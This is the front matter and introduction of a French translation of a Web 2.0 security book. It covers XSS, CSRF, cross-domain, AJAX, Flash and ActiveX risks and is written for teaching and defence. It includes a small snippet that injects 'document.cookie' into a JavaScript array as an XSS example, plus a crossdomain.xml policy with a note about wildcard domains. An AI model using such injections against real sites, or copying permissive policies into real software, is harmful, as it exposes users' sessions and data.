Référence

Hacking sur le Web 2.0

Vulnérabilité du Web 2.0 et sécurisation

Réseaux et télécom

Programmation

Génie logiciel

Sécurité

Système d'exploitation

Rich Cannings
Himanshu Dwivedi
Zane Lackey

PEARSON

Hacking sur le Web 2.0

Vulnérabilité du Web 2.0 et solutions

Rich Cannings, Himanshu Dwivedi
et Zane Lackey

PEARSON

Pearson Education France a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, Pearson Education France n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

Pearson Education France ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par Pearson Education France
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00
www.pearson fr

Mise en pages : TyPAO

Collaboration éditoriale : Dominique Buraud

ISBN : 978-2-7440-4089-4
Copyright© 2009 Pearson Education France
Tous droits réservés

Titre original : *Hacking Exposed Web 2.0*

Traduit de l'américain par Sébastien Blondeel
et Hervé Soulard

Relecture technique : Paulo Pinto (SYSDREAM)

ISBN original : 978-0-07-149461-8
Copyright © 2008 by The McGraw-Hill Companies
All rights reserved

www mhprofessional.com

Aucune représentation ou reproduction, même partielle, autre que celles prévues à l'article L. 122-5 2 et 3 a) du code de la propriété intellectuelle ne peut être faite sans l'autorisation expresse de Pearson Education France ou, le cas échéant, sans le respect des modalités prévues à l'article L. 122-10 dudit code.

No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc.

Table des matières

Avant-propos VII

À propos des auteurs IX

Introduction 1
- Qu'est-ce que le Web 2.0 ? 2
- Impact du Web 2.0 sur la sécurité 4
- Tour d'horizon 6
- Organisation de l'ouvrage 6
  - Première partie 6
  - Deuxième partie 7
  - Troisième partie 7
  - Quatrième partie 8
- Méthodologie 9
  - Autres supports visuels 10
- Ressources et outils disponibles en ligne 10
- Un dernier mot 10

Partie I

Attaques contre le Web 2.0

1 Attaques par injection les plus communes 13
- Fonctionnement des attaques par injection 13
  - Choix d'un code approprié d'injection SQL 17
- Tests de l'exposition à des injections 28
  - Tests automatisés avec SecurityQA Toolbar d'iSEC 28
- Résumé 30

2 Injection de données arbitraires dans un site web 31
- Modèles de sécurité des navigateurs web 31
  - La politique de même origine (ou domaine) 32
  - Le modèle de sécurité des cookies 36

Le modèle de sécurité de Flash 40
Première étape : injection de HTML 44
Deuxième étape : nuire 55
Troisième étape : attirer la victime 58
Test de la vulnérabilité aux injections de données arbitraires 62
Tests automatisés avec SecurityQA Toolbar d'iSEC 62
Résumé 64
Bibliographie et références 65
Étude de cas : Contexte 66

Partie II

Nouvelle génération d'attaques contre les applications web

3 Attaques inter-domaines 81
Tisser un Web gardien : le besoin d'agir d'un domaine à l'autre 81
Emplois des interactions inter-domaines 82
Définition du problème ? 83
Attaques de domaines pour le plaisir et pour l'argent 88
Résumé 97

4 Codes JavaScript et AJAX malveillants 99
JavaScript malveillant 100
Contournement des filtres de saisie 111
AJAX malveillant 116
`XMLHttpRequest` 117
Tests automatisés d'AJAX 120
Ver Samy 121
Ver Yamanner 124
Résumé 125

5 Sécurité de .Net 127
Attaques génériques contre le framework 129
Reversing du framework .Net 129
Attaques XML 130
Manipulation du comportement de l'application par injection de XPath 133
Injection SQL 134
Injection de données arbitraires et ASP.Net 137
Validation des saisies 137
Validation de page par défaut 139
Encodage de sortie 140

XSS et les contrôles dans les formulaires web 141
En savoir plus sur l'injection de données arbitraires 142
Le paramètre d'état de vue `Viewstate` 143
Implémentation de `Viewstate` 144
Attaques des services web 149
Résumé 151
Étude de cas : Attaques inter-domaines 152

Partie III

AJAX

6 Types, découvertes et manipulation de paramètres pour AJAX 163
Types d'applications AJAX 163
Mandataire client-serveur 163
Rendu côté client 164
AJAX sur le réseau 165
Trafic descendant vers le client 165
Trafic montant vers le serveur 168
Récapitulatif sur les boîtes à outils AJAX 170
Découverte des méthodes du framework 170
Microsoft ASP.Net AJAX 171
Google Web Toolkit 171
Direct Web Remoting 172
XAJAX 172
SAJAX 173
Exemple d'identification de framework et de découverte de ses méthodes 174
Récapitulatif du framework 176
Manipulation de champs cachés 177
Manipulation d'URL 178
Manipulation d'en-têtes 178
Exemple 178
Récapitulatif des manipulations 180
Récapitulatif des expositions 183
Cookies 183
Le truand 183
La brute 184
Exemple d'analyse des aléas des cookies de session avec WebScarab 186
Drapeaux de cookies 190
Exemple d'analyse des cookies avec SecureCookies 191
Récapitulatif des cookies 193
Résumé 193

7 Expositions de frameworks AJAX 195
Direct Web Remoting 196
Procédure d'installation 196
Google Web Toolkit 199
Procédure d'installation 199
xajax 201
Procédure d'installation 201
SAJAX 203
Procédure d'installation 204
Boîte à outils Dojo 205
Sécurité de la sérialisation 206
jQuery 206
Sécurité de la sérialisation 207
Résumé 207
Étude de cas : Expositions de migrations vers le Web 2.0 208

Partie IV

Clients lourds

8 Sécurité d'ActiveX 215
Introduction à ActiveX 217
Failles d'ActiveX et contre-mesures 220
Protection contre les objets ActiveX non sûrs dans IE 240
Résumé 243

9 Attaques sur les applications Flash 245
Introduction au modèle de sécurité de Flash 245
Outils de hacking pour Flash 249
XSS et XSF via des applications Flash 251
Le DNS en bref 261
Résumé 267
Étude de cas : Modifications de la sécurité dans Internet Explorer 7 268

Index 273

Avant-propos

De temps en temps, on me rappelle cette malédiction chinoise, apparemment insulte ultime destinée aux ennemis mortels : "Puissiez-vous vivre en des temps intéressants."

Ce à quoi je ne puis que répondre "C'est bel et bien le cas !".

Cher lecteur, quelque chose a changé récemment. Nous avons assisté à une transition aussi rapide qu'efficace. Voici encore quelques années, le Web se cantonnait au rôle d'outil discret délivrant principalement des contenus statiques et produits ailleurs à qui les réclamait. Ce n'est plus le cas. Dans notre monde, cette même technologie de l'ancienne école véhicule désormais des interfaces utilisateur dynamiques, complexes, très réactives – proposant notamment des fonctionnalités jadis réservées aux logiciels de bureau.

Cette évolution du Web est aussi passionnante qu'effrayante. Aux côtés des progrès incontestables réalisés sur le front des fonctionnalités offertes, se déroule une classique course aux armements entre ceux qui écrivent le code et ceux qui tentent de le casser.

Ne vous y trompez pas : il s'agit d'une lutte qui n'a rien de romantique ou poétique ; elle n'oppose pas chapeaux noirs et chapeaux blancs, bien contre mal. Il s'agit d'une tension bien plus prosaïque : celle des compromis entre facilité d'usage et sécurité. Jour après jour, les spécialistes du domaine doivent prendre tour à tour parti pour l'un ou l'autre camp, sans que cet effort futile ne semble devoir finir, ni des solutions faciles se dessiner.

D'autre part… on me rappelle aussi que se plaindre ne fait guère progresser les choses. Ce ne sont là que les dangers – et les nouvelles possibilités – créés par la volonté de repousser les frontières d'une technologie aussi vieillie qu'indispensable, sans doute magnifiquement peu adaptée au niveau de sophistication que nous cherchons désormais à atteindre, mais qui n'en facilite pas moins tout ce qui est utile, sympa et tape-à-l'œil.

Une certitude : un livre exhaustif traitant de la sécurité des applications web contemporaines manquait cruellement, et pour faire à nouveau vibrer ma corde sensible fataliste, il est possible que nous ayons dépassé le point de non-retour et qu'un sinistre généralisé soit devenu inéluctable.

Plus troublant encore que ce défaitisme : il n'existe aucune synthèse dont un nouvel arrivant puisse s'imprégner pour mémoriser et mettre en pratique la multitude de petites

connaissances éparses qui se rapportent au sujet – pour se maintenir ensuite à flot, dans un paysage en constante évolution. Dans un chaos global et oppressant, quelques spécialisations émergent, d'AJAX aux applications Flash, du modèle objet de document (DOM) au décodage des jeux de caractères – mais il est trop tard et elles sont trop peu nombreuses.

Peut-on encore rattraper la situation ? Le Web est une maîtresse capricieuse, bien difficile à dompter. Cet ouvrage ne tente pas de vous conforter à tort dans l'opinion inverse, pas plus qu'il ne propose de conseils aussi simplistes que douteux. Il vous oriente simplement sur le long chemin menant à la maîtrise d'un sujet étonnamment complexe, en vous aidant à organiser les informations pratiques et détaillées glanées en cours de route.

La révolution du Web prétendu 2.0 accouchera-t-elle comme promis d'un monde meilleur, ou bien – comme ses détracteurs le prédisent – deviendra-t-elle bientôt folle, incontrôlable, dégénérant en un cauchemar tant pour la sécurité que pour la confidentialité de la sphère privée, dans un paysage jonché d'épaves de logiciels incompatibles et cassés ? Je n'en sais rien et me refuse à spéculer inutilement. Il n'en demeure pas moins qu'il vaut mieux se donner un maximum de chances en prenant toutes les précautions possibles.

Michal Zalewski

À propos des auteurs

Rich Cannings

Rich Cannings est ingénieur senior en sécurité des systèmes d'information chez Google. Avant cela, il émargeait comme consultant indépendant et bidouilleur OpenBSD. L'université de Calgary lui a délivré un diplôme de mathématiques théoriques et d'informatique.

Himanshu Dwivedi

Himanshu Dwivedi est l'un des fondateurs de l'entreprise de sécurité des systèmes d'information *iSEC Partners* ; il compte plus de douze années d'expérience dans le domaine. Auparavant, il était directeur technique de l'entreprise @stake, dans la baie de San Francisco.

Il dirige le développement des produits chez *iSEC Partners*, ce qui comprend tout un catalogue de produits SecurityQA pour les applications web et les programmes Win32. Par ailleurs, il gère les clients, les ventes et la recherche technique de prochaine génération.

Outre le présent ouvrage, il a écrit quatre livres traitant de sécurité : *Hacking VoIP* (No Starch Press), *Hacker's Challenge 3* (McGraw-Hill), *Securing Storage* (Addison Wesley Publishing) et *Implementing SSH* (Wiley Publishing). Il a également déposé un brevet portant sur une architecture de stockage en Fibre Channel SANs VoIP.

Zane Lackey

Zane Lackey est consultant de sécurité senior chez *iSEC Partners*, entreprise de sécurité pour laquelle il mène régulièrement des tests d'intrusion dans les applications ainsi que des revues de code. Il s'intéresse principalement aux applications web AJAX et à la sécurité de la voix sur IP. Zane est intervenu dans plusieurs conférences de sécurité de premier plan, parmi lesquelles BlackHat 2006/2007 et Toorcon. En plus de ce livre, il a co-écrit *Hacking VoIP* (No Starch Press). Avant *iSEC*, Zane travaillait dans la recherche sur Honeynet à l'université de Californie, au laboratoire de recherche en sécurité informatique et sous la direction du réputé Pr. Matt Bishop.

Introduction

Qui aurait pu imaginer que la publicité, la musique et le logiciel vus comme un service participeraient à remettre l'Internet au goût du jour ? De l'éclatement de la bulle des dot.com à la réussite du programme Google Ads, de la décadence de Napster au retour d'Apple avec iTunes et de l'effondrement du marché des fournisseurs de services applicatifs (ASP ou *Application Service Provider*) à l'explosion des solutions logicielles hébergées (ou logiciel vu comme un service), le Web 2.0 rappelle étrangement le Web 1.0. Cependant, cette nouvelle plate-forme recouvre pour les consommateurs tout un ensemble de technologies et de solutions enrichissant l'ergonomie et l'interactivité de ce média[1].

On doit ce regain de popularité d'Internet à des organisations améliorant ce qui existe depuis longtemps, d'une manière plus attrayante aux yeux des utilisateurs finaux. Les technologies du Web 2.0 n'y sont certes pas étrangères, ouvrant aux applications bien plus de possibilités que la simple transmission de HTML statique.

Dans toute technologie nouvelle ou émergente, les considérations de sécurité, quand elles sont prises en compte, ne le sont généralement qu'à la fin. Les éditeurs luttent pied à pied pour sortir les premiers telle ou telle fonctionnalité révolutionnaire afin de rester compétitifs ; les prérequis de sécurité, garde-fous et autres protections n'intègrent donc que rarement le cycle de vie du développement logiciel. Par conséquent, les consommateurs reçoivent des technologies aussi époustouflantes que présentant des trous de sécurité. Cette observation n'est pas propre au Web 2.0 ; elle vaut notamment pour la voix sur IP ou le stockage iSCSI. Cet ouvrage se penche sur les problèmes de sécurité posés par le Web 2.0, du point de vue de l'attaque et de la pénétration. On y évoquera les attaques contre les applications, protocoles et implémentations du Web 2.0, tout en présentant des méthodes permettant de s'en protéger.

Cet ouvrage vise à faire prendre conscience des dangers, illustrer des attaques et proposer des solutions aux risques de sécurité posés par le Web 2.0. Dans cette introduction, nous couvrirons certaines banalités du fonctionnement du Web 2.0, afin de nous assurer que les chapitres suivants seront clairs pour tous.

---

1. N.D.T. : Les anglophones parlent de *user experience* ou "expérience utilisateur".

Qu'est-ce que le Web 2.0 ?

Le terme *Web 2.0*, mot à la mode lancé par l'industrie, revient fréquemment. On l'emploie souvent pour qualifier de nouvelles technologies ou comparer des produits ou services nés sous l'ère précédente du Web pour survivre à la mutation vécue par ce média. Dans le cadre de ce livre, cette expression recouvrira les nouvelles technologies du Web permettant d'en rendre les applications plus interactives ; on peut citer Google Maps ou Live.com. AJAX (*Asynchronous JavaScript and XML* pour XML JavaScript synchrone), les feuilles de style en cascade (CSS, pour *Cascading Style Sheets*), Flash, XML, l'utilisation avancée des codes JavaScript existants, .Net et ActiveX sont des technologies appartenant toutes à la famille du Web 2.0. Certaines, comme ActiveX et Flash ont beau exister depuis longtemps déjà, les grands acteurs du Web commencent à peine à en prendre toute la mesure et à les intégrer au sein même de leurs sites web, au lieu de les y cantonner au rôle superficiel d'effets spéciaux visuels.

D'autre part, le Web 2.0 sous-tend aussi un changement dans les comportements : les utilisateurs sont désormais encouragés à personnaliser leurs propres données dans les applications web au lieu de se contenter de visualiser les contenus statiques ou génériques proposés par un site. **YouTube.com**, **MySpace.com** et les blogs représentent ainsi l'ère du Web 2.0, leurs applications reposent sur des contenus fournis par les utilisateurs. Toute nouvelle technologie apparaît souvent au détriment des questions de sécurité, écartées, oubliées ou simplement marginalisées. Malheureusement, de nombreuses technologies du Web 2.0 ne font pas exception à cette règle. Pour compliquer davantage les choses, il devient très difficile d'appliquer des règles de base comme "ne jamais faire confiance à aucune donnée fournie par l'utilisateur" quand ces saisies animent l'ensemble d'une application web, du HTML aux objets Flash.

Dans le Web 2.0, ces changements de technologie et de comportement sont encore accompagnés d'une transition du logiciel vendu sous film plastique aux services logiciels. Aux premiers instants du Web, l'usage consistait à en rapatrier des logiciels exécutés sur le serveur ou poste de travail local ; cela concernait aussi bien des applications de gestion de la relation client (CRM pour *Customer Relationship Management*) que des programmes de messagerie instantanée (*chat*). Cependant, cette pratique est rapidement devenue un cauchemar pour les éditeurs concernés, contraints de jongler avec les versions et correctifs (*patches*) afin de couvrir un parc toujours plus varié de serveurs pour lesquels on proposait des centaines d'applications maison.

C'est alors que des organisations comme Google ou Salesforce.com ont commencé à proposer du logiciel sous forme de services : en d'autres termes, rien n'est installé ni maintenu par l'utilisateur ou son service informatique. Les personnes physiques ou morales se contentent de s'inscrire au service et d'y accéder à travers un navigateur web, pour employer en ligne des programmes de CRM ou de messagerie instantanée.

La gestion du serveur, les mises à jour et correctifs du système sont alors directement assumés par l'éditeur du logiciel. Il suffit dès lors à ce dernier de proposer ses produits sur une interface en ligne. Cette mode a révolutionné le modèle client/serveur, où le navigateur web représente désormais le client d'une riche application web hébergée sur un serveur dans un centre de calculs. Le succès de cette nouvelle technique fut écrasant, car elle permet de réduire les soucis de programmation, maintenance et tout ce qui relève des applicatifs en externalisant ces derniers chez leurs éditeurs.

Les éditeurs traditionnels, remarquant peu à peu les avantages conférés par cette approche, ont emboîté le pas et également offert leurs applications client/serveur classiques en ligne – signalons notamment la solution CRM Oracle/Siebel. Le Web 1.0 proposait déjà des services logiciels ; on parlait alors de fournisseurs de services applicatifs (ASP, pour *Application Service Provider*). Ces derniers, après un échec cuisant dans le monde du Web 1.0, partagent avec la publicité et la musique un beau succès sur le Web 2.0. Pour les informations d'une société que deviennent donc les conséquences d'une faille de sécurité d'un service logiciel hébergé ? Un concurrent peut-il exploiter ce trou et obtenir des informations lui procurant un avantage ? Toutes les données étant désormais centralisées (sur les serveurs hébergeant l'application web de l'éditeur), un souci de sécurité avec le programme est-il susceptible de sonner le glas pour tous ses utilisateurs ?

Le Web 2.0 se distingue encore par ses pages de *mash-ups* (applications composites associant divers éléments) et de *plug-ins* (ou greffons). De nombreuses applications permettent ainsi aux utilisateurs de choisir des contenus issus de nombreuses sources. Un flux RSS issu d'un fournisseur accompagnera le greffon de météorologie d'un autre éditeur. Tout en étant extrait de nombreuses origines distinctes, le contenu est hébergé sur une autre source encore, telle qu'une page d'accueil Google ou une application CRM personnalisée disposant de flux issus des différentes portions de l'organisation. Ces documents dotent les utilisateurs d'un contrôle significatif sur ce qui apparaît à l'écran. Dans ce nouvel environnement mêlant RSS et greffons, le modèle de sécurité de l'application se complique. Au temps du Web 1.0, un site comme CNN.com avait l'entièrement responsabilité de tous les contenus publiés et de leur sécurité. Les flux RSS et autres greffons se multipliant, comment les sociétés Google et Microsoft peuvent-elles désormais protéger leurs utilisateurs de flux mal intentionnés ou de *plug-ins* hostiles ? Ces questions expliquent tout le défi posé par la sécurisation de pages web 2.0 comptant des centaines de sources, tant pour les éditeurs de logiciels que pour leurs utilisateurs finaux.

Rançon du succès des expressions à la mode, on abuse souvent du terme "Web 2.0" pour désigner des notions différentes selon le contexte. Dans le cadre de cet ouvrage, nous nous restreindrons aux frameworks d'applications, aux protocoles et environnements de développements apportés à l'Internet par le Web 2.0.

Impact du Web 2.0 sur la sécurité

Le périmètre de sécurité des technologies du Web 2.0 reprend celui du Web 1.0, complété par une extension à de nouveaux frameworks. Le Web 2.0 se contente donc d'allonger la longue liste des dangers susceptibles d'apparaître sur des applications web. L'injection de données arbitraires dans un site web (XSS pour *Cross-Site Scripting*) représentait un danger important des applications du Web 1.0. Dans la deuxième génération de ce média, les possibilités d'attaques XSS sont étendues avec la nouvelle zone exposée par AJAX. Dans les applications AJAX du Web 2.0, il est ainsi devenu possible d'insérer des attaques XSS dans des flux JavaScript, XML ou JSON. Voici un exemple de tableau JavaScript représentant les données en cours de rapatriement (*downstream*) depuis l'Internet :

```
var downstreamArray = new Array();
downstreamArray[0] = "document.cookie";
```

On remarquera l'absence de la balise `<script>` ; seule la valeur `document.cookie`, mise en gras, est employée, étant donné que le code se trouve déjà dans un tableau JavaScript.

Aux côtés de XSS, les attaques par injection sur le Web 2.0 ciblent également SQL et LDAP (*Lightweight Directory Access Protocol*, norme pour les systèmes d'annuaires), en incorporant désormais des tableaux XPath/XQuery, XML, JSON et JavaScript. Les attaques qui fonctionnent en forgeant des requêtes sur d'autres sites (CSRF pour *Cross-Site Request Forgery*) existent toujours sur le Web 2.0, aggravées par le CSRF bi-directionnel (détournement de JavaScript). D'autre part, les limitations de sécurité incohérentes imposées à `XMLHttpRequest` (XHR) pourront exposer des applications Web 2.0 vulnérables à CSRF à un comportement de type ver, avec propagation d'une faille de sécurité, alors qu'une application du Web 1.0 ne serait en ce cas sujette qu'à une simple attaque en un clic. Ainsi, de nombreuses applications du Web 2.0 intégrant des interactions entre utilisateurs, toute erreur de type XSS y apparaissant est d'autant plus susceptible d'y être transmise d'un compte à l'autre. Le ver Samy ayant ciblé MySpace.com illustre clairement cette possibilité de propagation. Nous l'évoquerons au Chapitre 5 et dans la première étude de cas présentée ici.

En sus de la propagation de vers, les attaques entre domaines constituent une nouvelle source de dangers. Elles permettent aux agresseurs de transmettre des contenus web infectés à l'insu des utilisateurs et sans leur autorisation. Certes, XHR permet de s'opposer particulièrement à toute interaction entre domaines, mais certaines technologies du Web 2.0 présentent une certaine souplesse – au grand dam des programmeurs. Flash active ainsi des restrictions XHR, mais propose une

méthode activant une fonctionnalité entre plusieurs domaines. Le code suivant illustre un exemple de cette souplesse issu de `crossdomain.xml` :

```
<cross-domain-policy>
      <allow-access-from domain="www.cybermechants.com" />
</cross-domain-policy>
```

En complément du nom de domaine, on peut employer un caractère joker, tel que `domain="*"`. (De nombreux développeurs web contournent les contrôles de sécurité de XHR pour incorporer des fonctionnalités inter-domaines à leurs applications web.) Ces possibilités deviennent très préoccupantes lorsque des attaques CSRF sont apparentes. On l'a déjà signalé, cette technique peut contraindre un utilisateur à réaliser à son insu et sans sa permission, certaines actions. Les fonctionnalités entre domaines étant activées, les attaques CSRF permettront à un attaquant ou hameçonneur (*phishers*) d'imposer des actions entre domaines d'un seul clic. Sélectionner tel billet de blog pourra ainsi réduire votre compte en banque de dix mille euros…

Le Web 2.0 permet encore de découvrir et d'énumérer les surfaces de frappe bien plus facilement que dans le cadre d'une application du Web 1.0. Ainsi, les applications du Web 2.0 emploient souvent des frameworks AJAX, où l'on trouve de nombreuses informations relatives à leur fonctionnement. Ces renseignements sont souvent rapatriés sur le navigateur de l'utilisateur à travers un fichier d'extension `.js`. Il est alors facile pour l'attaquant d'énumérer les points faibles potentiels. Toutefois, cette facilité exploratoire sera parfois compensée par une complexe manipulation des appels à l'application. À la différence du Web 1.0, où dans les formulaires des champs masqués renfermaient souvent des paramètres de type `GET` et `POST`, certains frameworks du Web 2.0 imposent l'emploi d'un serveur mandataire (*proxy*) pour capturer les contenus, énumérer les champs potentiellement intéressants pour une injection, que l'on soumettra ensuite au serveur. En résumé, si elles ne sont pas toujours aussi directes à exploiter, les surfaces exposées sont souvent plus étendues que dans le Web 1.0.

Le logiciel, vu comme un service, n'est pas tant une technologie qu'une mode du Web 2.0, mais il en a considérablement malmené la sécurité. À la différence des applications maison hébergées dans la salle des serveurs de l'organisation concernée, les solutions logicielles hébergées posent d'énormes problèmes de sécurité. Une faille XSS dans une application CRM maison permettra simplement à un employé mal intentionné d'accéder à la fiche de son collègue ; dans le cas d'une application CRM hébergée, le même trou de sécurité est susceptible de fournir à une organisation les stratégies d'un concurrent. La question n'est évidemment pas limitée au cas des logiciels de CRM ; elle se pose pour toute donnée sensible : informations confidentielles ou régulées, comme les dossiers médicaux ou autres données personnelles et non publiques. Les solutions hébergées rassemblent des données de tous types issues de tous profils de

consommateurs, aussi la sécurité de leurs applications représente-t-elle un enjeu sans commune mesure avec celle des logiciels maison, auxquels seuls les salariés ont accès.

En somme, le Web 2.0 pose de nombreux problèmes de sécurité. Les frontières séparant les données créées par l'organisation et les données fournies par l'utilisateur s'estompent, les solutions hébergées stockent des contenus issus de centaines d'organisations, accessibles à travers la même interface web, de même que les développeurs déploient de nouvelles technologies sans en comprendre toutes les implications. Tous ces aspects mettent à mal la sécurité dans les environnements en ligne.

Tour d'horizon

Ce manuel se penche sur la sécurité des applications du Web 2.0. Comme déjà signalé, de nombreuses attaques du Web 1.0 restent d'actualité. Nous verrons comment et pourquoi et, notamment, la manière par laquelle d'anciennes attaques (comme XSS) reviennent dans les applications et technologies du Web 2.0. Nous évoquerons non seulement l'adaptation de vieilles attaques à une nouvelle technologie, mais aussi comment des technologies plus anciennes encore sont employées de manière plus conséquente sur le Web. ActiveX et Flash ne datent pas d'hier, mais les applications du Web 2.0 y recourent de plus en plus fréquemment. Enfin, nous évoquerons de nouveaux types d'attaques, comme les attaques entre domaines. Elles augmentent considérablement la surface de frappe car les utilisateurs finaux peuvent désormais être attaqués sur un domaine en en visitant un autre.

Organisation de l'ouvrage

Pour s'assurer de traiter autant de sujets relatifs au Web 2.0 que possible, ce manuel est divisé en quatre parties, incorporant chacune une étude de cas. Cette dernière met en pratique les connaissances abordées dans les chapitres.

Première partie

L'ouvrage débute avec les attaques par injection. Nous commencerons par les plus anciennes (injections SQL) en évoquant de nouveaux problèmes d'injection posés par le Web 2.0, attaques XPath et XXE (*XML eXternal Entity* ou entité externe XML). Ces dernières tentent d'exploiter un document et des flux RSS dans des applications web, thème récurrent dans le Web 2.0. Le deuxième chapitre se penche sur l'injection de données arbitraires dans un site web (XSS), technique elle aussi ancienne, et qui a évolué dans le Web 2.0. Nous y verrons comment reprendre et adapter un type d'attaque XSS existant pour l'appliquer aux technologies du Web 2.0 comme AJAX et Flash. Nous évoquerons encore leur emploi dans le contexte des appareils nomades – en effet, de nombreuses applications populaires du Web disposent de versions mobiles.

Celles-ci présentent généralement les mêmes fonctionnalités, en moins sécurisé. Certes destinées aux appareils nomades, ces versions restent accessibles à des navigateurs classiques comme Internet Explorer (IE) et Firefox. La première partie se conclut par la première étude de cas, une revue détaillée du ver Samy. Pionnier des vers ciblant les applications web, il s'est développé si rapidement sur MySpace.com qu'il a fallu fermer totalement le site le temps de l'en expurger.

Deuxième partie

L'ouvrage continue avec la "nouvelle génération d'attaques contre les applications web", à savoir les nouveaux types d'attaques apparus avec les applications du Web 2.0. Le Chapitre 3 ouvre le bal avec les attaques inter-domaines. Comme déjà mentionné, les sites web activant ces fonctionnalités sont vulnérables aux vers et virus se propageant automatiquement. Ce chapitre montre comment cela est devenu possible à travers des failles de sécurité classiques impliquant AJAX et CSRF, type d'attaques relativement récent et frappant aussi bien les applications du Web 1.0 que du Web 2.0. Le Chapitre 4 expose les manières de détourner JavaScript, en mentionnant des applications du Web 2.0 employant AJAX mais aussi des applications du Web 1.0 reposant sur de puissantes fonctions JavaScript. Ce chapitre montre que toutes les qualités rendant AJAX et JavaScript agréables aux développeurs (agilité, souplesse et puissance des fonctions) font qu'elles sont également appréciées par les attaquants. On y verra comment l'emploi de code JavaScript/AJAX mal intentionné permet de compromettre des comptes d'utilisateurs ou des applications web, ou encore provoquer un désordre général sur l'Internet. Les sujets clés du chapitre incluent les outils communs pour manipuler JavaScript et l'utilisation de code AJAX malicieux. Le Chapitre 5 est consacré à la sécurité de .Net. Les environnements de développement ASP.Net sont très fréquents sur les applications web modernes. Le framework .Net propose certes des protections contre de nombreux types d'attaques, mais il y subsiste toutefois une grande surface de frappe. Nous y verrons les attaques ciblant les applications activant .Net, ainsi que les boucliers proposés par ce framework. La deuxième partie prend fin avec une étude de cas traitant des attaques entre domaines. On y détaillera un exemple réel où un utilisateur transfère à son insu une grande quantité d'argent depuis un compte bancaire en ligne, en lisant simplement sur le Web un article d'actualité. Cet exemple souligne l'importance cruciale et potentielle des problèmes de sécurité posés par les attaques entre domaines.

Troisième partie

Nous passerons ensuite à AJAX. La plupart des applications du Web 2.0 impliquant AJAX, deux chapitres suffisent à peine à introduire la question. Le Chapitre 6 présente d'abord les différents types d'applications et méthodes AJAX permettant de réaliser une

découverte par énumération. Lorsque l'on cible des applications AJAX, il faut explorer les failles d'une autre manière que dans le cas du Web 1.0. Nous verrons donc à la fois comment procéder dans le cas AJAX, ainsi que les interactions réseau induites. D'autre part, les applications AJAX employant souvent un framework AJAX, nous proposons un tour d'horizon de ces derniers. Le Chapitre 7 poursuit la question en détaillant chaque framework et ses failles de sécurité. Leur nombre est si grand qu'il a fallu se concentrer sur les plus populaires pour en aborder les détails et en présenter les points forts, tout comme les faiblesses. Ainsi, certains frameworks AJAX intègrent une protection contre les attaques CSRF, tandis que d'autres laissent les développeurs s'acquitter de cette tâche. L'étude de cas de la troisième partie concerne une migration vers le Web 2.0. On y évoque un à un les risques auxquels une application s'expose lorsqu'elle est portée vers un framework du Web 2.0. Plus particulièrement, on y soulignera des failles fréquentes frappant les méthodes internes, les fonctionnalités de débogage, les URL cachées et une migration de l'ensemble des fonctionnalités.

Quatrième partie

La dernière partie de l'ouvrage s'intéresse aux clients lourds, en commençant par la sécurité d'ActiveX. Ses failles de sécurité, ses fonctions puissantes, son ouverture aux autres utilisateurs et la grande confiance que lui accordent les premières versions d'Internet Explorer expliquent pourquoi ce terme a longtemps représenté un juron chez les professionnels de la question. ActiveX, qui n'est en aucun cas une nouvelle technologie, apparaît malgré tout souvent dans les applications du Web 2.0. Ainsi, nombreuses sont celles qui proposent davantage de fonctionnalités à leurs utilisateurs à travers un modèle client/serveur. Dans le cas du Web 2.0, un contrôle ActiveX assure le client, tandis que le serveur est l'application web à proprement parler. Les utilisateurs bénéficient d'autres fonctionnalités en disposant sur leur bureau d'un client Win32 capable d'interagir avec les applications web – mais cela les expose davantage à des failles de sécurité. Même s'il n'emploie pas ActiveX, le bureau Google (*Google desktop*) illustre bien la manière dont les applications du Web 2.0 travaillent de concert avec des clients Win32.

Le Chapitre 9 traite de la sécurité Flash. À l'instar d'ActiveX, cette technologie date et rencontre, elle aussi, un succès croissant sur le Web. Des sites web tels que YouTube.com ont prouvé de quelle manière on pouvait employer Flash pour dépasser le design web sympa conçu par un étudiant en infographie. Flash a montré que les applications web peuvent très facilement remplacer les textes statiques par des contenus enrichis et YouTube.com, comme les publicitaires en ligne, ont sauté dans ce train. Comme toujours, l'emploi de contenus dynamiques et riches pose des problèmes de sécurité toujours plus complexes et difficiles à résoudre. Ce chapitre introduit le modèle de sécurité de Flash. Pour conclure, la dernière étude de cas s'intéresse aux changements de sécurité d'Internet Explorer 7. C'est une manière intéressante de terminer, car

la sécurité des navigateurs influe beaucoup sur celle des applications web. En l'absence d'un modèle de sécurité du navigateur, on rend possibles des attaques communes contre les applications web, tout en ouvrant un boulevard aux *phishers* (hameçonneurs) et autres escrocs souhaitant exploiter les hypothèses de confiance intégrées à IE et à Firefox. Marc Andreessen et l'équipe de Netscape avaient beaucoup de travail en 1993, aussi ne leur tiendra-t-on pas trop rigueur de la manière dont les décisions en matière de sécurité de navigateur prises à l'époque nous font toujours souffrir bien des années plus tard. Bien des choses ont changé sur l'Internet, mais le "modèle de sécurité du navigateur" – ou plutôt son absence – a peu évolué. IE 7 représente la volonté affichée par Microsoft de changer cette tendance dans les années à venir.

Méthodologie

Cet ouvrage est construit autour des attaques et contre-mesures évoquées dans chacun de ses chapitres. Elles sont signalées par une icône :

Icône d'attaque

Icône de contre-mesure

Cette mise en valeur facilite l'identification d'outils et de méthodologies propres aux tests de pénétration, et renverra directement sur les informations nécessaires pour convaincre vos supérieurs de financer vos nouvelles initiatives en matière de sécurité.

Chaque attaque est également accompagnée d'une évaluation des risques, qui apparaît sous la forme d'un tableau :

Légende des évaluations

Popularité :	Fréquence d'emploi dans la réalité, contre des cibles véritables. La note 1 représente une attaque rare ; 10 signale les agressions les plus fréquentes.
Simplicité :	Degré de compétence nécessaire pour exécuter l'attaque. La note 10 signifie que presque tout le monde en est capable ; 1 la réserve au spécialiste expérimenté de sécurité.
